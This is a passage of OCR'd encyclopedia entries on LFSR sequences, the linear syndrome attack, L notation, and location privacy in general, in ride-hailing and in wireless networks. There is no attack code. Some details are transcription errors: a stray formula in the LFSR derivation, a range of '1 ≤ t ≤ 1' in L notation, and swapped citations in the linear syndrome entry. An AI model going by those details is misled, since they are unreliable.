Feedback polynomial and characteristic polynomial. The output sequence of an LFSR is uniquely determined by its feedback coefficients and its initial state. The feedback coefficients $c_1, \ldots, c_L$ of an LFSR of length L are usually represented by the LFSR *feedback polynomial* (or *connection polynomial*) defined by

$$P(X) = 1 - \sum_{i=1}^{L} c_i X^i.$$

Alternatively, one can use the *characteristic polynomial* (Rueppel 1986), which is the reciprocal polynomial of the feedback polynomial:

$$P^\star(X) = X^L P\left(1/X\right) = X^L - \sum_{i=1}^{L} c_i X^{L-i}.$$

For instance, the feedback polynomial of the binary LFSR shown in Fig. 1 is $P(X) = 1 + X^3 + X^4$ and its characteristic polynomial is $P^\star(X) = 1 + X + X^4$.

An LFSR is said to be *non-singular* if the degree of its feedback polynomial is equal to the LFSR length (i.e., if the feedback coefficient c_L differs from 0). Any sequence generated by a non-singular LFSR of length L is periodic, and its period does not exceed $q^L - 1$. Indeed, the LFSR has at most q^L different states and the all-zero state is always followed by the all-zero state. Moreover, if the LFSR is singular, all generated sequences are *ultimately periodic*, that is, the sequences obtained by ignoring a certain number of elements at the beginning are periodic (Lidl and Niederreiter 1983).

Characterization of LFSR output sequences. A given LFSR of length L over $\mathbf{F}_q$ can generate q^L different sequences corresponding to the q^L different initial states and these sequences form a vector space over $\mathbf{F}_q$. The set of all sequences generated by an LFSR with feedback polynomial P is characterized by the following property: a sequence $(s_t)_{t \geq 0}$ is generated by an LFSR of length L over $\mathbf{F}_q$ with feedback polynomial P if and only if there exists a polynomial $Q \in \mathbf{F}_q[X]$ with $\deg(Q) < L$ such that the generating function of $(s_t)_{t \geq 0}$ satisfies

$$\sum_{t \geq 0} s_t X^t = \frac{Q(X)}{P(X)}.$$

Moreover, the polynomial Q is completely determined by the coefficients of P and by the initial state of the LFSR:

$$Q(X) = -\sum_{i=0}^{L-1} X^i \left(\sum_{j=0}^{i} c_{i-j} s_j \right),$$

where $kP = \sum_{i=0}^{t-1} k'_i / 2^i P$. This result, which is called the fundamental identity of formal power series of linear recurring sequences, means that there is a one-to-one correspondence between the sequences generated by an LFSR of length L with feedback polynomial P and the fractions $Q(X)/P(X)$ with $\deg(Q) < L$. It has two major consequences. On the first hand, any sequence generated by an LFSR with feedback polynomial P is also generated by any LFSR whose feedback polynomial is a multiple of P. This


property is used in some attacks on keystream generators based on LFSRs (Fast Correlation attack). On the other hand, a sequence generated by an LFSR with feedback polynomial P is also generated by a shorter LFSR with feedback polynomial p' if the corresponding fraction $Q(X)/P(X)$ is such that $\gcd(P, Q) \neq 1$. Thus, amongst all sequences generated by the LFSR with feedback polynomial P, there is one which can be generated by a shorter LFSR if and only if P is not irreducible over $\mathbf{F}_q$.

Moreover, for any linear recurring sequence $(s_t)_{t\geq 0}$, there exists a unique polynomial P_0 with constant term equal to 1, such that the generating function of $(s_t)_{t\geq 0}$ is given by $Q_0(X)/P_0(X)$, where P_0 and Q_0 are relatively prime. Then, the shortest LFSR which generates $(s_t)_{t\geq 0}$ has length $L = \max(\deg(P_0), \deg(Q_0) + 1)$, and its feedback polynomial is equal to P_0. The reciprocal polynomial of P_0, $X^L P_0(1/X)$, is the characteristic polynomial of the shortest LFSR which generates $(s_t)_{t \geq 0}$; it is called the minimal polynomial of the sequence. It determines the linear recurrence relation of least degree satisfied by the sequence. The degree of the minimal polynomial of a linear recurring sequence is the linear complexity of the sequence. It corresponds to the length of the shortest LFSR which generates it. The minimal polynomial of a sequence $\mathbf{s} = (s_t)_{t \geq 0}$ of linear complexity $\Lambda(\mathbf{s})$ can be determined from the knowledge of at least $2\Lambda(\mathbf{s})$ consecutive bits of $\mathbf{s}$ by the Berlekamp–Massey algorithm.

Example The binary LFSR of length 10 depicted in Fig. 2 has feedback polynomial

$$P(X) = 1 + X + X^3 + X^4 + X^7 + X^{10},$$

and its initial state $s_0 \ldots s_9$ is 1001001001.



Linear Feedback Shift Register, Fig. 2 Example of a LFSR of length 10

The generating function of the sequence produced by this LFSR is given by

$$\sum_{t\geq 0} s_t X^t = \frac{Q(X)}{P(X)}$$


where Q is deduced from the coefficients of P and from the initial state:

$$Q(X) = 1 + X + X^7.$$

Therefore, we have

$$\begin{aligned}\sum_{t\geq 0} s_t X^t &= \frac{1 + X + X^7}{1 + X + X^3 + X^4 + X^7 + X^{10}} \\ &= \frac{1}{1 + X^3},\end{aligned}$$

since $1 + X + X^3 + X^4 + X^7 + X^{10} = (1 + X + X^7)(1 + X^3)$ in $\mathbf{F}_2[X]$. This implies that $(s_t)_{t\geq 0}$ is also generated by the LFSR with feedback polynomial $P_0(X) = 1 + X^3$ depicted in Fig. 3. The minimal polynomial of the sequence is then $1 + X^3$ and its linear complexity is equal to 3.



Linear Feedback Shift Register, Fig. 3 LFSR of length 3 which generates the same sequence as the LFSR of Fig. 2

Period of an LFSR sequence. The minimal polynomial of a linear recurring sequence plays a major role since it completely determines the linear complexity and the least period of the sequence. Actually, the least period of a linear recurring sequence is equal to the period of its minimal polynomial. The *period* (also called the *order*) of a polynomial P in $\mathbf{F}_q[X]$, where $P(0) \neq 0$, is the least positive integer e for which $P(X)$ divides $X^e - 1$. Then, $\mathbf{s}$ has maximal period $q^{\Lambda(\mathbf{s})} - 1$ if and only if its minimal polynomial is a primitive polynomial (i.e., if the period of its minimal polynomial is maximal). For instance, the sequence generated by the LFSR shown in Fig. 3 has period 3 because its minimal polynomial $1 + X^3$ has period 3. This sequence is 100100100…. On the other hand, any nonzero sequence generated by the LFSR of length 4 depicted in Fig. 1 has period $2^4 - 1 = 15$.

Actually, the minimal polynomial of any such sequence corresponds to its characteristic polynomial $P^\star(X) = 1 + X + X^4$, because $P^\star$ is irreducible. Moreover, $P^\star$ is a primitive polynomial. Any sequence $\mathbf{s} = (s_t)_{t \geq 0}$ generated by an LFSR of length L which has a primitive feedback polynomial has the highest possible linear complexity $\Lambda(\mathbf{s}) = L$ and the highest possible period $q^L - 1$. Such sequences are called maximal-length linear sequences (m-sequences). Because of the previous optimal properties, the linear recurring sequences used in cryptography are always chosen to be m-sequences. Moreover, they possess good statistical properties (Golomb 1982) (maximal-length linear sequences for further details). In other terms, the feedback polynomial of a LFSR should always be chosen to be a primitive polynomial.

Keystream generators based on LFSRs. It is clear that an LFSR should never be used by itself as a keystream generator. If the feedback coefficients of the LFSR are public, the entire keystream can obviously be recovered from the knowledge of any Λ consecutive bits of the keystream, where Λ is the linear complexity of the running-key (which does not exceed the LFSR length). If the feedback coefficients are kept secret, the entire keystream can be recovered from any 2Λ consecutive bits of the keystream by the Berlekamp–Massey algorithm. Therefore, a commonly used technique to produce a pseudorandom sequence which can be used as a running-key is to combine several LFSRs in different ways in order to generate a linear recurring sequence which has a high linear complexity (e.g., combination generator, filter generator…).

Cross-References

- Berlekamp–Massey Algorithm
- Combination Generator
- Filter Generator
- Linear Complexity
- Minimal Polynomial
- Stream Ciphers

Recommended Reading

Golomb SW (1982) Shift register sequences, Revised edition. Aegean Park Press, Laguna Hills

Lidl R, Niederreiter H (1983) Finite fields. Cambridge University Press, Cambridge
[zbMATH]

Rueppel RA (1986) Analysis and design of stream ciphers. Springer, New York
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_358

Linear Syndrome Attack

Anne Canteaut[20] ✉
(20) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *linear syndrome attack* is an attack on LFSR-based keystream generators, which was presented by Zeng and Huang in 1988 (Meier and Staffelbach 1988) (see also Zeng et al. 1990). It is a weak version of the fast correlation attack, which was independently proposed by Meier and Staffelbach (Zeng and Huang 1988).

Cross-References

Fast Correlation Attack
Stream Ciphers

Recommended Reading

Meier W, Staffelbach O (1988) Fast correlation attacks on stream ciphers. In: Advances in cryptology – EUROCRYPT'88, Lecture notes in computer science, vol 330. Springer, Berlin, pp 301–314 [zbMATH]

Zeng K, Huang M (1988) On the linear syndrome method in cryptanalysis. In: Advances in cryptology – CRYPTO'88, Lecture notes in computer science, vol 403. Springer, Berlin, pp 469–478 [zbMATH]

Zeng K, Yang CH, Rao TRN (1990) An improved linear syndrome algorithm in cryptanalysis with applications. In: Advances in cryptology – CRYPTO’90, Lecture notes in computer science, vol 537. Springer, Berlin, pp 34–47
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300556

List Decoding

Decoding Algorithms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300557

Liveness Detection

Spoofing and Antispoofing

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_459

L Notation

Arjen K. Lenstra[21] ✉
(21) Laboratory for Cryptologic Algorithms – LACAL, School of Computer and Communication Sciences, École Polytechnique Fédérale de Lausanne, Lausanne, Switzerland

Definition

For $t, \gamma \in \mathbf{R}$ with $1 \le t \le 1$, the notation $L_x[t, \gamma]$ is used for any function of x that equals

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \text{for } x \to \infty,$$

where logarithms are natural and where $o(1)$ denotes any function of x that goes to 0 as $x \to \infty$ (*O notation*).

Theory

This function has the following properties:

- $L_x[t, \gamma] + L_x[t, \delta] = L_x[t, \max(\gamma, \delta)]$
- $L_x[t, \gamma] \cdot L_x[t, \delta] = L_x[t, \gamma + \delta]$
- $L_x[t, \gamma] \cdot L_x[s, \delta] = L_x[t, \gamma]$ if $t > s$
- For any fixed k:
  - $L_x[t, \gamma]^k = L_x[t, k\gamma]$
  - If $\gamma > 0$ then $(\log x)^k L_x[t, \gamma] = L_x[t, \gamma]$
- $\pi(L_x[t, \gamma]) = L_x[t, \gamma]$ where $\pi(y)$ is the number of primes $\le y$.

When used to indicate runtimes and for γ fixed, $L_x[t, \gamma]$ for t ranging from 0 to 1 ranges from *polynomial time* to *exponential time* in $\log(x)$:

- Runtime
  $L_x[0, \gamma] = e^{(\gamma+o(1)) \log \log x} = (\log x)^{\gamma+o(1)}$
  is polynomial in $\log(x)$.
- Runtimes $L_x[t, \gamma]$ with $0 < t < 1$ are examples of runtimes that are *subexponential time* in $\log(x)$, i.e., asymptotically greater than polynomial and less than exponential.
- Runtime
  $L_x[1, \gamma] = e^{(\gamma+o(1)) \log x} = x^{\gamma+o(1)}$
  is exponential in $\log(x)$.

Cross-References

Exponential Time
O-Notation
Polynomial Time
Subexponential Time

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_755

Location Information (Privacy of)

Claudio A. Ardagna[22] ✉ and Nicola Bena[22] ✉
(22) Dipartimento di Informatica, Università degli Studi di Milano, Milan, Italy

✉ **Claudio A. Ardagna (Corresponding author)**
Email: claudio.ardagna@unimi.it

✉ **Nicola Bena**
Email: nicola.bena@studenti.unimi.it
Email: nicola.bena@unimi.it

Synonyms

Geoprivacy; Location privacy

Definitions

Location information privacy is the right of mobile individuals to decide how, when, and for which purposes their location information can be released to and managed by other parties.

Background

The rapid growth of mobile technologies and the widespread adoption of mobile communication devices have fostered the development of new applications that exploit the physical position of the users to offer location-based services (LBSs) for business, social, or informational purposes. Today, several commercial and enterprise-oriented LBSs are already

available and are gaining popularity. In general, LBSs can be partitioned into the following categories (Ardagna et al., 2007):

- *Locate-me services*. They provide information about the position of the users. They should be used when authorized third parties need to know the position of the users for performing their tasks. A locate-me service is at the basis of all the others LBS categories.
- *Nearby information services*. They provide information about the environment surrounding the location of a user (e.g., point of interest, context-aware tourist guides, or weather and traffic alerts). A user subscribes to these services and receives real-time information through his/her mobile device.
- *Locate friends and nearby friends services*. They provide information to subscribers about the real-time location or proximity of other subscribers. They can be used, for example, to provide services in the context of social networks or industrial applications to coordinate workforces. For instance, proximity services have been used to implement contact tracing apps in the context of the COVID-19 pandemic, to contain emerging clusters of coronavirus infections.
- *Tracking services*. They allow monitoring movements of the users and include telemetric services (i.e., the observation of parameters of mobile objects such as speed and direction of movement). They can be used by online services that provide tracking of children, employees, or vehicles and warning about dangerous areas.
- *Personal navigation services*. They provide information about the path that has to be followed to reach a target location from the current location of the user. These services rely on tracking services to gather the position of a user moving on the field.

While these applications offer great benefits to the users, they also exhibit significant potential for privacy abuses since positioning and tracking systems are collecting a huge amount of location information. Security incidents have revealed faulty data management practices and unauthorized trading of personal (including location) information of the users. In this scenario, the improper exposure of location information could result in abuses, such as stalking or physical harassment.

Theory

Geolocation solutions measure the position of mobile devices by using several mobile technologies (e.g., GSM/3G, 4G LTE, GPS, WiFi), which have been developed and can be exploited to compute location information. The boost in terms of accuracy and reliability enjoyed by geolocation solutions and the widespread adoption of mobile devices (e.g., smartphone, laptops) enable the delivery of services that use the physical locations of the users and call for an urgent and careful consideration of privacy issues (Primault et al., 2019). Privacy concerns become more critical since mobile devices cannot enforce restrictions that completely avoid location data scattering or data flow (unless the mobile devices are switched off). The worst-case scenario that some analysts have foreseen as a consequence of an unrestricted and unregulated availability of location technologies recalls the well-known “Big Brother” stereotype: a society where the secondary effect of location technologies (whose primary effect is to enable the development of innovative and useful services) is a form of implicit total surveillance of individuals.

Location privacy, sometimes referred to as *geoprivacy*, is the right of individuals to decide how, when, and for which purposes their location information can be released to or managed by other parties. The lack of location privacy protection can be exploited by adversaries and result in different types of attacks: (i) unsolicited advertising, when the location of a user is exploited, without her consent, to provide advertisements of nearby products and services; (ii) physical attacks or harassment, when the location of a user is used by criminals to carry physical assaults to specific individuals; (iii) users profiling, when the location of a user is used to infer other sensitive information, such as state of health, personal habits, or professional duties, by correlating visited places or paths; and (iv) denial of service, when the location of a user motivates an access denial to services under some circumstances. The concept of location privacy can assume several meanings and pursue different objectives, depending on the scenario where users are moving and on the services users are interacting with. Different categories of location privacy can then be defined (Ardagna et al., 2007).

- *Identity privacy*. The main goal is to protect users' identities associated with or inferable from location information. In this case, accurate location measurements can be provided to location-based services, but the identity of the users must be kept hidden.
- *Position privacy*. The main goal is to perturb the location of the users as a way to protect their actual position. In particular, this type of location privacy is suitable when users' identities are required for the successful provisioning of a service.
- *Path privacy*. The main goal is to protect the privacy of those users that are continuously monitored during a certain period of time. In this case, location-based services will no longer receive a single location measurement, rather they will gather a flow of position samples that permit them to track the users and to infer sensitive areas they have visited.

Based on the above categories, three main classes of location privacy techniques have been introduced: anonymity-based, obfuscation-based, and policy-based. *Anonymity-based* techniques protect identity and path privacy by anonymizing location information of the users. They are based on the notion of anonymity to prevent explicit reidentification of an individual, protecting her identity or personal information. Anonymity-based techniques (Ardagna et al., 2007, 2013) are suitable for all those contexts that do not need knowledge of the identity of the users, and their effectiveness depends on the number of users physically located in the same area. To increase their effectiveness also in areas with few users, existing approaches have been extended to inject dummy data when querying the LBS (Primault et al., 2019), making the query containing the real location indistinguishable from the fake ones. *Obfuscation-based* techniques perturb the location information of the users, still maintaining a binding with their identity. Obfuscation degrades the accuracy of the location information to provide privacy protection. Obfuscation-based techniques (Ardagna et al., 2007, 2011) are suitable for all those contexts that need knowledge of the identity of the users. Finally, *policy-based* techniques are based on the definition of privacy policies and protect all privacy categories. In general, anonymity-based and obfuscation-based techniques are dual categories. While anonymity-based techniques have been primarily defined to protect identity privacy and are less effective for protecting position privacy, obfuscation-based techniques are well suited for position privacy protection

and unrelated with identity privacy protection. As for path privacy, both anonymity-based and obfuscation-based techniques are well suited and able to provide the required degree of protection. Policy-based techniques are flexible and in general well suited for all location privacy categories, whereas their management complexity could easily become overwhelming for the users.

Application

Many mobile network providers offer a variety of location-based services, such as point of interest proximity, friend-finder, or location information transfer in case of an accident (e.g., 911 emergency service). These services enjoyed a boost in terms of functionalities and performance driven by the success of ad hoc networks and Internet of Things (IoT), where smart devices exchange different types of information, including location-related information. For instance, in mobile ad hoc networks (MANETs), smart devices exchange location information at the basis of the protocols for network management (e.g., location-based routing algorithms; in vehicular ad hoc networks (VANETs), smart vehicles exchange location information at the basis of traffic management. Such services naturally raise privacy concerns. Users consider their physical location and movements as highly privacy sensitive and demand for solutions protecting such information in a variety of environments. Also, although in the past privacy has been often seen as an optional add-on by the LBS providers, today, it is a key aspect to the success of the LBSs, increasing adoption by the users, and a fundamental parameter for guaranteeing compliance to privacy regulations such as the General Data Protection Regulation (GDPR). In this context, solutions for the protection of location information privacy should be integrated with LBSs to protect the privacy of the users, still preserving the overall quality of the services.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be tackled by future research in the context of location information privacy are as follows:

- *Untrusted mobile network operator*. Current approaches usually assume untrusted location-based services, while they consider the mobile network operator as a trusted powerful entity able to know and observe all the traffic in the network. All the requests and responses in a communication are mediated by the network operator that knows, for all its users, which users access which servers. In other words, it can reconstruct exactly all the pairs $\langle user, LBS \rangle$ describing communications of its users. A critical problem, and an interesting future research direction, is to provide a means for users to communicate with LBSs without giving the operator the ability to observe the communication profiles. The mobile operator, while considered trustworthy with respect to the availability and working of the network, should be restricted in terms of the view and traffic it can reconstruct. Some solutions have been initially provided in literature based on the concepts of anonymity and encryption (e.g., Ardagna et al. 2013).
- *Untrusted actor*. Many location privacy techniques assume the presence of a trusted third party (TTP) in addition to the network operator (Primault et al., 2019). This assumption is however not always possible and viable in mobile environments and calls for a new wave of location privacy solutions. For instance, new architectures based on collaborative environments have been proposed, where users act as untrusted P2P nodes to protect location privacy (e.g., Gong et al. 2017); additional solutions based on a *local* approach have been also presented, where the geoprivacy-related computations are performed locally on the device (e.g., Yu et al. 2017). Decentralized architectures should be preferred, considering the increasing focus on privacy regulations (e.g., GDPR).
- *Path protection*. Future work should extend current solutions to better protect the privacy of the users that are monitored during a certain period of time. This research area is particularly relevant given the ever-increasing interest in offering applications for tracking users. Data about users moving in a particular area are collected by external services that use them to provide their services effectively. Path protection is a privacy pressing need due to the success of IoT and ad hoc networks and will experience an additional boost with the adoption of 5G technologies, where smaller cells are employed.
- *Contextual information*. Privacy protection techniques traditionally consider location information coming from mobile geolocation

technologies (e.g., mobile networks, GPS) as the main source of privacy issues. Additional contextual information, which either directly or combined with location information can increase adversary capabilities in violating users' privacy, should be considered. Contextual information typically includes geographical information system (GIS) maps, packet timing and packet flow, and information coming from social networks, to name but a few. Protecting users' privacy against an adversary integrating different and heterogeneous sources of information is one of the most challenging issues in this context.

Cross-References

Anonymity
Attacker Models for Location Privacy
Geo-social Networks (Privacy of)
Location Privacy
Measuring Location Privacy
Privacy in Mobile Participatory Sensing
Privacy of Aggregated Mobility Data
Pseudonyms for Mobile Networks
Vehicular Privacy

References

Ardagna C, Cremonini M, Damiani E, De Capitani di Vimercati S, Samarati P (2007) Privacy-enhanced location services information. In: Acquisti A, De Capitani di Vimercati S, Gritzalis S, Lambrinoudakis C (eds) Digital privacy: theory, technologies and practices. Auerbach Publications (Taylor and Francis Group), New York, pp 307–326
[zbMATH]

Ardagna C, Cremonini M, De Capitani di Vimercati S, Samarati P (2011) An obfuscation-based approach for protecting location privacy. IEEE Trans Dependable Secur Comput (TDSC) 8(1):13–27
[zbMATH]

Ardagna C, Jajodia S, Samarati P, Stavrou A (2013) Providing users' anonymity in mobile hybrid networks. ACM Trans Internet Technol (TOIT) 12(3):1–33, article 7

Gong X, Chen X, Xing K, Shin D, Zhang M, Zhang J (2017) From social group utility maximization to personalized location privacy in mobile networks. IEEE/ACM Trans Netw 25(3):1703–1716
[zbMATH]

Primault V, Boutet A, Mokhtar SB, Brunie L (2019) The long road to computational location privacy: a survey. IEEE Commun Surv Tutorials 21(3):2772–2793
[zbMATH]

Yu L, Liu L, Pu C (2017) Dynamic differential location privacy with personalized error bounds. In: Proceedings of the 2017 Symposium on Network and Distributed System Security (NDSS), San Diego

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300558

Location Privacy

Cellular Privacy
Location Information (Privacy of)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1448

Location Privacy in Ride-Hailing Service

Youssef Khazbak[23] ✉ and Guohong Cao[23] ✉
(23) The Pennsylvania State University, University Park, PA, USA

✉ **Youssef Khazbak (Corresponding author)**
Email: ymk111@psu.edu
Email: yossuf.khazbak@gmail.com

✉ **Guohong Cao**
Email: gxc27@psu.edu
Email: gcao@cse.psu.edu

Synonyms

Location privacy protection in ride-hailing service

Definitions

Ride-hailing services such as Uber, and Lyft, significantly threaten riders' location privacy. Since riders' mobility are tracked, a service provider (SP) can infer sensitive information about the riders such as where they live and work. To protect riders' sensitive information from being exposed, location privacy-preserving techniques can be used. However, extending ride-hailing services to support location privacy protection is hard, as those services are highly dependent on riders' location information to efficiently match riders and drivers.

Background

Ride-hailing services connect between riders and drivers using their personal vehicles. It consists of three parties: riders, drivers, and a service provider (SP). Riders are typically smartphone users who need to hail a ride. Drivers are vehicle owners who are willing to offer rides. The SP receives ride requests from riders and matches the requests with available drivers. The matching is based on the locations of the rider and drivers. It is initiated when a rider sends a ride request to the SP that includes his pick-up and optionally drop-off locations. Then the SP selects among available drivers the closest driver to the rider's pick-up location.

However, ride-hailing service raises location privacy concerns for riders, because the SP can observe the full mobility traces of riders while they hail rides. With access to riders' location information, especially the pick-up and drop-off locations, the SP can infer sensitive information about the riders such as where they live and work. If such location privacy issue is not addressed, many users may not be willing to use such service despite its convenience and low cost.

Many location privacy protection techniques have been proposed, such as location perturbation (Shokri et al., 2011), spatial cloaking (Damiani et al., 2010), dummy location generation (Niu et al., 2015), etc. Location perturbation adds noise to generate obfuscated locations. In spatial cloaking, a user reduces the granularity of his location to hide his location inside a cloaked region. The dummy location generation technique generates $k - 1$ properly selected dummy locations to hide the user's actual location. These techniques increase users' location privacy as it would be more difficult for an adversary to know the actual locations of the users. However, they cannot be directly applied to the ride-hailing system without affecting the system usability. Because when riders request a ride, the SP uses their location information to match each rider to the closest driver. If their location information is highly obfuscated, the accuracy of ride matching will decrease.


Theory

PrivateRide Pham et al. (2017b) is the first system that aims to enhance location privacy for riders. It relies on spatial cloaking algorithm to obfuscate locations of riders and drivers by replacing their actual locations with cloaked regions. To match riders to drivers, the SP measures the

distances between each rider's pick-up location and the drivers' locations. Based on the calculated distance, the rider is assigned to the driver closest to his cloaked region. Since the ride matching is based on the cloaked regions, instead of the actual locations, the chosen driver may not be the optimal one and has to drive extra distance for rider pick-up, and the rider may wait extra time to get the ride.

To provide better ride matching results, ORide Pham et al. (2017a) is proposed which relies on homomorphic encryption to encrypt riders' and drivers' locations before sending them to the SP. Then the SP computes the encrypted distances based on the encrypted locations and returns them to the rider. The rider decrypts the distance and selects the closest driver. Despite the optimal ride matching results of ORide, its cryptographic solution incurs high computation overhead.

The ride matching algorithm in Khazbak et al. (2018) can select a driver close to the rider and provide personalized location privacy. Figure 1 describes the ride matching algorithm which works as follows. First, whenever a driver is available to offer a ride, he continuously provides his location to the SP. Second, when a rider requests a ride, his location is provided as a geographical region represented by a zone or zip code to the SP. Third, the SP uses this region to filter out all irrelevant drivers and sends to the rider all other drivers' locations. Fourth, the rider selects a driver among the set of drivers. Finally, the driver gets the notification and picks up the rider. Intuitively, a rider should select the closest driver to his actual location. However, with such selection, the SP can improve the inference of the rider's location as follows. The SP has access to all drivers' locations, and thus the selected driver indicates the rider's location is closest to that driver's location than any other driver's location. Therefore, the SP can perform the attack by constructing a Voronoi diagram based on a set of drivers' locations. In the Voronoi diagram, every driver's location is enclosed by a Voronoi polygon which consists of all locations closer to that location than any other driver's location. Based on this, the SP can infer the rider's location is within the Voronoi polygon of the selected driver.



Location Privacy in Ride-Hailing Service, Fig. 1 Ride-hailing system with location privacy support

To provide strong privacy guarantee, the ride matching algorithm uses Voronoi diagram to construct a cloaking region based on drivers' locations and the rider's privacy preference. First, it allows a rider to specify his privacy preference in the form of a cloaking region of certain size. Then, the matching algorithm selects a set of drivers' locations by sequentially picking a driver's location closest to the rider's location until the size of the area covered by the selected driver's polygons exceeds the size of the cloaking region provided by the rider. Finally, a single driver is picked among the set of drivers according to a probabilistic mechanism designed to satisfy the rider's privacy preference.

Through trace-driven simulations, it has been shown that the proposed location privacy protection technique provides personalized location privacy while achieving higher ride matching accuracy than other techniques. The reader can refer to Khazbak et al. (2018) for detailed experimental results.

Open Problems and Future Directions

Open problems in this area include ride fare calculation which is based on obfuscated distance and duration. One possible pricing scheme is to consider protecting rider's location privacy comes at a premium, and then riders will be willing to pay more to protect their location privacy. How to protect the whole riders' mobility trace, not just the pick-up and drop-off locations, is an interesting problem to study. While protecting riders'

location privacy is important, rider safety is also an important issue for further investigation.

References

Damiani ML, Bertino E, Silvestri C, et al (2010) The probe framework for the personalized cloaking of private locations. Trans Data Privacy 3:123–148
[MathSciNet][zbMATH]

Khazbak Y, Fan J, Zhu S, Cao G (2018) Preserving location privacy in ride-hailing service. In: IEEE conference on communications and network security (CNS)

Niu B, Li Q, Zhu X, Cao G, Li H (2015) Enhancing privacy through caching in location-based services. In: IEEE INFOCOM
[zbMATH]

Pham A, Dacosta I, Endignoux G, Pastoriza JRT, Huguenin K, Hubaux JP (2017a) Oride: a privacy-preserving yet accountable ride-hailing service. In: 26th USENIX security symposium

Pham A, Dacosta I, Jacot-Guillarmod B, Huguenin K, Hajar T, Tramèr F, Gligor V, Hubaux JP (2017b) Privateride: a privacy-enhanced ride-hailing service. Proc Priv Enhanc Technol 2017:38–56

Shokri R, Theodorakopoulos G, Le Boudec JY, Hubaux JP (2011) Quantifying location privacy. In: IEEE security and privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300560

Location Privacy in Social Networks

Geo-Social Networks Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_57

Location Privacy in Wireless Networks

Marco Gruteser[24] ✉
(24) Wireless Information Network Laboratory, Department of Electrical and Computer Engineering, Rutgers University, North Brunswick, NJ, USA

✉ **Marco Gruteser**
Email: gruteser@winlab.rutgers.edu

Synonyms

Wireless locational privacy

Definition

The ability of a user or owner of a wireless device to control to which party, to what degree, and at what times information about the device's geographic location is revealed.

Background

This definition of location privacy is derived from the more general concept of information privacy. It is commonly characterized as the claim for informational self-determination, originally defined by Alan Westin as "the claim of individuals, groups, or institutions to determine for themselves when, how, and to what extent information about them is communicated to others" (Westin 1967). Other more restrictive definitions have also been proposed, for example, "the ability […] to move through public space with the expectation that […] location will not be systematically and secretly

recorded for later use" (Blumberg and Eckersley 2009). While some location information is also available on wired networks, location privacy is particularly relevant in wireless networks due to user's significantly higher degree of mobility. Examples of the broad range of wireless location privacy concerns are:

- A cellular phone user may want to make a phone call without the phone's position recorded by the cellular phone network.
- The owner of a sensor network deployed for target tracking in a hostile environment may want to conceal the location of sensors, the location of detected events, and the location of the data sinks which collect information.
- The user of an automotive navigation service may want to share location traces for traffic congestion monitoring without revealing identity and exact places visited.

